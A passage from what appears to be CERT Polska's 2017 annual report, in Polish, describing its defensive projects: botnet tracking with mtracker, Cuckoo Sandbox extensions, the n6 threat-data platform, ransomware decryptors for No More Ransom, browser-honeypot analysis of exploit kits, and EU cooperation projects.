
Stosowanie sandboxów w przypadku tego typu analiz ma wiele zalet:

- prostota - nie wymaga szczegółowej wiedzy na temat analizowanego oprogramowania i inżynierii wstecznej,
- uniwersalność - podobne podejście można zastosować niezależnie od rodzaju oprogramowania,
- stabilność - złośliwe oprogramowanie często na bieżąco otrzymuje aktualizacje, co pozwala nam śledzić botnet przez długi czas.

Niestety rozwiązanie ma również wiele wad, które utrudniają wykonywanie tego typu analiz na większą skalę:

- trudności w skalowaniu (konieczność utrzymywania wielu wirtualnych środowisk jednocześnie)
- jeśli nie zostaną podjęte dodatkowe środki bezpieczeństwa, złośliwe oprogramowanie, będące elementem botnetu, może brać udział w szkodliwej działalności, np. stanowić proxy dla przestępców czy rozsyłać spam,
- nie każda zmiana w botnecie jest widoczna natychmiast w zachowaniu, np. zmiany konfiguracji przy typowej analizie behawioralnej mogą ujawnić się dopiero po pewnym czasie.

Ze względu na wskazane wady, w naszym projekcie rozwiązaliśmy ten problem w inny sposób:




Ponieważ posiadamy sporo informacji na temat komunikacji złośliwego oprogramowania z resztą botnetu, zdecydowaliśmy się samodzielnie zaimplementować stos protokołów kilku rodzin złośliwego oprogramowania, by móc bezpośrednio komunikować się z ich serwerami. Stosowane przez nas podejście jest lekkie (skrypty nie wymagają dużych nakładów mocy obliczeniowej) i łatwo się skaluje. Ponadto przy zastosowaniu własnych skryptów nie generujemy złośliwego ruchu, ponieważ otrzymywane polecenia od botmastera są analizowane, a nie wykonywane.

Niestety nasze rozwiązanie również nie jest pozbawione wad. Utrzymywanie skryptów dla wciąż zmieniających się botnetów wymaga dużej pracy reverse-engineerów i programistów. Kluczowa jest tu również ciągłość działania całego systemu, aby móc pobierać wszelkiego rodzaju aktualizacje i analizować je na bieżąco. Mimo to przy odpowiednim nakładzie pracy i koszcie prawdopodobnie dużo niższym niż w przypadku sieci niezależnych sandboxów, udaje się uzyskać zadowalające wyniki.


Wyniki

Uzyskane rezultaty są efektem działania wielu niezależnych projektów. Dysponujemy kilkoma systemami zbierającymi surowe dane, które są następnie łączone jako dane wejściowe do mtrackera. Pozwala to zgromadzić przydatne informacje, którymi można się podzielić z innymi analitykami (injecty webowe, szablony spamowe itd.)


Najważniejsze informacje dostarcza ripper, uzyskując z próbek konfiguracje statyczne, które mogą być użyte do śledzenia serwerów C&C. Poniższy diagram pokazuje ilościowy udział pozyskanych unikalnych konfiguracji z podziałem na rodziny złośliwego oprogramowania:




Oczywiście nie wszystkie te rodziny były aktywne bez przerwy. Lepszy pogląd na historię śledzonego złośliwego oprogramowania daje następny diagram:



W teorii moglibyśmy śledzić wszystkie te rodziny, ale ze względu m.in. na ograniczone środki i czas, skoncentrowaliśmy się jedynie na kilku z nich. Historia konfiguracji, które udało nam się pobrać (pogrupowana po rodzinie):




Kolejny diagram przedstawia skuteczność pozyskiwania konfiguracji w czasie, z podziałem na kampanie (oś pionowa w ramach danej rodziny):



Uzyskane rezultaty są efektem działania wielu niezależnych projektów. Dysponujemy kilkoma systemami zbierającymi surowe dane, które są następnie łączone jako dane wejściowe do mtrackera. Pozwala to zgromadzić przydatne informacje, którymi można się podzielić z innymi analitykami (injecty webowe, szablony spamowe itd.)

Najważniejsze informacje dostarcza ripper, uzyskując z próbek konfiguracje statyczne, które mogą być użyte do śledzenia serwerów C&C. Poniższy diagram pokazuje ilościowy udział pozyskanych unikalnych konfiguracji z podziałem na rodziny złośliwego oprogramowania:



Projekt i uzyskane rezultaty prezentowane były na konferencji Botconf 2017[9] oraz na naszej konferencji SECURE[10]. Informacje na temat analiz złośliwego oprogramowania, które przyczyniły się do powstania systemu mtracker, można znaleźć na stronie CERT Polska[11].

SOASP

W ubiegłym roku rozpoczęliśmy realizację projektu SOASP (Strengthening operational aspects of cyber-security capacities in Poland). Jego celem jest zwiększenie możliwości operacyjnych i analitycznych CERT Polska, w szczególności w kontekście obowiązków wynikających z implementacji dyrektywy NIS i przyszłej ustawy o krajowym systemie cyberbezpieczeństwa.

W ramach projektu będziemy realizować wiele działań, z których najistotniejsze to:

- Zacieśnienie współpracy w ramach sieci europejskich CSIRT-ów krajowych (CSIRTs Network, więcej informacji: https://www.enisa.europa.eu/topics/csirts-in-europe/capacity-building).
- Rozwój platformy n6 (patrz str. 30). Poza dodaniem nowych funkcji, rozpoczęliśmy przygotowania do wydania całego oprogramowania na otwartej licencji.

9 https://botconf2017.sched.com/event/CtH0/use-your-enemies-tracking-botnets-with-bots

10 https://www.secure.edu.pl/

11 https://www.cert.pl/

- Rozwój sandboxa Cuckoo (więcej informacji: https://cuckoosandbox.org/). Prowadzimy prace nad zaawansowaną analizą statyczną szkodliwego oprogramowania, pozwalającą wydobyć statyczne konfiguracje botów.

Projekt SOASP jest dofinansowany przez Agencję Wykonawczą ds. Innowacyjności i Sieci (INEA) Unii Europejskiej w ramach programu CEF (Connecting Europe Facility) Telecom, numer akcji 2016-PL-IA-0127.

SOASP - Rozszerzenie funkcji Cuckoo Sandbox

Cuckoo Sandbox to popularny system zautomatyzowanej analizy złośliwego oprogramowania dostępny jako open-source[12]. Dzięki projektowi SOASP udało się sfinansować badania nad rozszerzeniem zestawu jego funkcji, z których znaczna część pierwotnie została wdrożona w systemach wewnętrznych zespołu CERT Polska.

Prace obejmują głównie stworzenie technik wspomagających analizę statyczną próbek złośliwego oprogramowania, z naciskiem na przetwarzanie rozpakowanych plików binarnych. Opracowywane funkcje mają także umożliwiać zdobywanie konfiguracji statycznej, np. adresów IP i nazw domenowych serwerów Command and Control, kluczy szyfrujących komunikację czy ziaren algorytmów DGA.

Dodatkowo wzmocniono zabezpieczenia sandboxa przed technikami omijającymi monitorowanie aktywności złośliwego oprogramowania, w tym obronę przed odpinaniem monitorowania wywołań funkcji i bibliotek (*unhooking*).

Celem prac jest także stworzenie modułów do deszyfracji komunikacji oraz zapewnienie możliwości stosowania reguł Yara, gdy wystąpią zdefiniowane wywołania systemowe.

Rozszerzone funkcje będą dostępne w głównej gałęzi kodu źródłowego Cuckoo Sandbox, stając się tym samym oprogramowaniem o otwartym źródle. W ten sposób chcemy podzielić się naszymi dokonaniami ze społecznością badaczy złośliwego oprogramowania.

12 https://cuckoosandbox.org/

n6

n6 to stworzona przez CERT Polska platforma służąca do gromadzenia, przetwarzania i przekazywania w sposób automatyczny informacji o zdarzeniach bezpieczeństwa w sieci. Jej celem jest efektywne, niezawodne i szybkie dostarczenie dużych ilości informacji o zagrożeniach właścicielom, administratorom i operatorom sieci.

Dane o bezpieczeństwie sieciowym w n6 pochodzą z wielu źródeł, takich jak inne CERT-y, organizacje bezpieczeństwa czy niezależni eksperci bezpieczeństwa. Istotny wkład stanowią również informacje pozyskane przez CERT Polska przy użyciu automatycznych systemów monitorowania oraz w wyniku działań operacyjnych zespołu. Przykłady udostępnianych danych to: złośliwe adresy URL, złośliwe oprogramowanie, zainfekowane komputery (boty), serwery C&C, skanowania, ataki DDoS czy phishing.

W 2017 roku łącznie przetworzonych zostało ok. 440 mln zdarzeń dotyczących bezpieczeństwa sieciowego. Z tego 230 mln zgłoszeń dotyczyło komputerów z Polski, co stanowi niewielki wzrost (15 proc.) względem roku 2016. Dokładne statystyki z podziałem na rodzaje zagrożeń i systemy autonomiczne, znajdują się w ostatnim rozdziale raportu.

Pierwsza wersja n6 powstała w 2011 roku i od tego czasu system jest utrzymywany i ciągle rozwijany przez NASK. Począwszy od roku 2017 rozwój n6 odbywa się w ramach projektu SOASP (patrz str. 28-29). Dostęp do n6 jest bezpłatny dla każdego właściciela sieci. Więcej informacji znajduje się na stronie projektu: http://n6.cert.pl/.

Forensics

Kolejnym projektem Zespołu CERT Polska jest Zaawansowane Laboratorium Kryminalistyki Śledczej, współtworzone z Zakładem Cyberbezpieczeństwa Politechniki Warszawskiej w ramach programu CyberSecIdent Narodowego Centrum Badań i Rozwoju. CyberSecIdent to program badawczo-rozwojowy mający podnieść bezpieczeństwo cyberprzestrzeni RP poprzez zwiększenie dostępności rozwiązań sprzętowych i programistycznych.

W ramach projektu eksperci zespołu CERT Polska, wspólnie z zespołem Politechniki Warszawskiej pod kierownictwem prof. Krzysztofa Szczypiorskiego, opracowują zestaw specjalistycznych narzędzi oraz rozwiązań. Celem jest wsparcie organów ścigania w walce z przestępczością, która coraz częściej korzysta z nowoczesnych metod komunikacji oraz archiwizacji danych.

Projekt jest podzielony na dwie części: mobilną oraz offline. Na pierwszą z nich składają się zaprojektowanie oraz wykonanie pojazdu rozpoznania teleinformatycznego, wykorzystywanego przy analizie sygnałów radiowych. W ramach prac powstanie mobilna platforma analityczna sygnałów sieci bezprzewodowych oraz telefonii komórkowych. Ma ona umożliwiać lokalizację źródeł sygnałów radiowych. Wyposażenie pojazdu oraz rozwiązania wchodzące w skład analiz mobilnych, pozwolą zabezpieczyć i analizować materiał dowodowy, którego transport ze względu na charakterystykę jest niemożliwy.

Drugą część projektu stanowią analizy offline, których zadaniem jest wypracowanie koncepcji oraz stworzenie zaawansowanego laboratorium informatyki śledczej, umożliwiającego opracowanie procesowe zabezpieczonego materiału dowodowego przekazanego do analizy. W tym celu powstanie specjalne środowisko wyposażone w najnowsze rozwiązania, które pozwoli odzyskiwać dane z zabezpieczonych i uszkodzonych nośników.

No More Ransom

Podobnie jak w roku 2016, ransomware było dużym problemem zagrażającym bezpieczeństwu internetu. Największe i najgroźniejsze ataki ransomware, które zaobserwowaliśmy w 2017 roku, zostały wykonane przez rodziny:

- NotPetya
- WannaCry
- Locky
- Cerber
- Cryptomix i jego pochodne (np. CryptoShield, Mole)

W związku z narastającą skalą problemu, w trzecim kwartale 2016 roku powstał serwis No More Ransom, który za cel postawił sobie walkę z tym zagrożeniem oraz pomoc ofiarom ataków. Inicjatorami byli Europol, National High Tech Crime Unit (holenderska narodowa jednostka policji do zaawansowanej technologicznie przestępczości), Kaspersky Lab oraz McAfee. Podejmowane w ramach projektu działania mają głównie charakter edukacyjny i wskazują użytkownikom, jak uniknąć infekcji. Serwis służy również do dystrybucji dekryptorów do niektórych rodzin ransomware. Bogaty zbiór materiałów i narzędzi można znaleźć pod adresem https://www.nomoreransom.org/.

Inicjatywa No More Ransom ma charakter otwarty i każdy chętny podmiot może podzielić się swoją wiedzą w walce z przestępcami. Jako CERT Polska dołączyliśmy do projektu 4 kwietnia 2017 roku, udostępniając nasze dekryptory do rodzin CryptoMix oraz CryptoShield[13].

Po kilku miesiącach dodaliśmy kolejne narzędzie, dekryptor ransomware typu Mole, który należy do tej samej rodziny co CryptoMix, ale używa innego algorytmu szyfrowania. Nasze narzędzia są również dostępne na stronie https://nomoreransom.cert.pl.

W czasie, gdy powstawał ten raport, nasz dekryptor CryptoMix/CryptoShield został pobrany 5542 razy z 2721 unikalnych adresów IP. Podobne wyniki osiągnął dekryptor Mole, który został pobrany 5898 razy z 2571 unikalnych adresów IP. W przypadku obu odmian ransomware'u kwoty okupu były bardzo duże i sięgały kilku bitcoinów (czyli około 4000 dolarów amerykańskich po cenach z połowy 2017 roku). Nie jesteśmy w stanie dokładnie ustalić, ilu osobom udało się poprawnie odszyfrować swoje dane, ale nawet ostrożne szacunki wskazują, że ofiary mogły dzięki naszym działaniom zaoszczędzić olbrzymie sumy pieniędzy.

Analizy, dzięki którym udało nam się znaleźć błędy w ransomware i odszyfrować dane ofiar, opublikowaliśmy na naszym blogu:

- Mole ransomware: analiza i dekryptor: https://www.cert.pl/news/single/mole-ransomware-analiza-dekryptor/
- Analiza techniczna rodziny CryptoMix/CryptFile2: https://www.cert.pl/news/single/techniczna-analiza-rodziny-cryptomixcryptfile2/

Tworzenie narzędzi do deszyfrowania ransomware pozwala ofiarom odzyskać swoje pliki bez płacenia okupu, co znacznie zmniejsza przychód przestępców.

Exploit kity

Przeglądarka internetowa to program, z którego korzysta prawie każdy użytkownik komputera. Z tego względu cyberprzestępcy często wykorzystują ją jako medium ataku, który może przybrać różne formy. Z poziomu przeglądarki można zbierać informacje o ofierze i jej środowisku pracy (*fingerprinting*), żeby przygotować odpowiedni zestaw narzędzi i technik do dalszych działań.

Wykorzystując fakt, że użytkownik jest zalogowany do jakiegoś serwisu, atakujący może w niektórych przypadkach wykonać bez jego wiedzy daną operację, np. zmienić hasło. Musi tylko nakłonić ofiarę do kliknięcia w link.

Często wykorzystywany jest phishing, czyli wyłudzanie danych przez fałszywe witryny łudząco podobne do prawdziwych (np. formularze logowania lub strony zachęcające do podania danych osobowych).

Jeśli użytkownik korzysta z nieaktualizowanej przeglądarki lub jej dodatków – wtyczek takich jak flash, java, silverlight czy pdf – atakujący może wykorzystać lukę i automatycznie wykonać kod maszynowy na komputerze ofiary. Najczęściej do tego typu ataków wykorzystuje się Exploit Kity, czyli narzędzia posiadające zestaw exploitów, które są automatycznie dobierane pod atakowaną wersję oprogramowania, a następnie serwowane użytkownikowi.

W ramach projektów realizowanych przez CERT Polska w 2017 r. powstał system umożliwiający badanie zagrożeń wycelowanych w przeglądarki internetowe, wywodzący się z wcześniej projektowanego i testowanego prototypu.

13 https://www.europol.europa.eu/newsroom/news/no-more-ransom-adds-15-new-decryption-tools-record-number-of-partners-join-global-initiative

Dane do analizy pobierane są z bazy n6 lub dodawane manualnie. Następnie przy użyciu zarówno nisko, jak i wysoko interaktywnych klienckich honeypotów, zwirtualizowane zostaje środowisko przeglądarki, gdzie poszczególne zadania są poddane analizie. W tym procesie symulowane jest standardowe zachowanie użytkownika przy odwiedzaniu badanych witryn, jednocześnie zbierane są różne dodatkowe informacje na temat ich działania.

Dane pochodzące z tego procesu są później analizowane. W przypadku wykrycia zagrożenia, ma to na celu określenie jego stopnia i rodzaju. Wyszukiwane są sygnatury znanych zagrożeń w ruchu sieciowym, pobranych obiektach, a także w zachowaniu dynamicznych komponentów.

EUNITY

Projekt EUNITY promuje dialog w dziedzinie bezpieczeństwa teleinformatycznego oraz ochrony prywatności pomiędzy Unią Europejską a Japonią. Jego główne cele to:

- Wspomaganie nawiązywania kontaktów i wymiany doświadczeń. Określenie bieżących trendów i wyzwań w obu regionach oraz porównanie kierunków działań administracji, przemysłu oraz środowisk akademickich.

- Zidentyfikowanie obszarów, w których wskazana jest współpraca europejskich i japońskich firm oraz instytucji. Porównanie planów badawczych, legislacji oraz długofalowej polityki w dziedzinie bezpieczeństwa teleinformatycznego. Wskazanie potencjalnych mechanizmów finansowania przyszłych europejsko-japońskich projektów badawczo-rozwojowych.

- Promocja innowacyjnych rozwiązań stworzonych w Europie oraz działań, jakie UE podejmuje w obszarze bezpieczeństwa.

W październiku 2017 r. w Tokio odbył się pierwszy z dwóch planowanych warsztatów. Kilkudziesięciu przedstawicieli instytucji japońskich oraz europejskich miało okazję przedyskutować możliwości współpracy na różnych płaszczyznach, takich jak badania, współpraca CSIRT-ów i standaryzacja. Poruszane były również kwestie związane z uwarunkowaniami prawnymi oraz podejściem do finansowania działań w dziedzinie bezpieczeństwa. Kolejny warsztat zostanie zorganizowany w jednym z europejskich miast w czwartym kwartale 2018 roku.

Projekt rozpoczął się w maju 2017 i będzie trwać przez dwa lata. Więcej informacji można znaleźć na oficjalnej stronie: http://www.eunity-project.eu/

Projekt EUNITY otrzymał finansowanie z Programu Ramowego Unii Europejskiej Horyzont 2020 (H2020-DS-SC7-2016) w ramach grantu nr 740507.

NPC

Ważnym projektem krajowym, w którym uczestniczy CERT Polska, jest Narodowa Platforma Cyberbezpieczeństwa (NPC). W ramach projektu powstanie prototyp zintegrowanego systemu monitorowania, obrazowania i ostrzegania o zagrożeniach identyfikowanych w cyberprzestrzeni państwa. Jest to kluczowe zwłaszcza z punktu widzenia ustawy o krajowym systemie cyberbezpieczeństwa, której wejście w życie planowane jest na rok 2018. NPC uwzględnia zarówno mechanizmy bezpiecznej i efektywnej wymiany szerokiego zakresu informacji, jak i szacowanie ryzyka oraz koordynację reagowania na incydenty na poziomie krajowym.

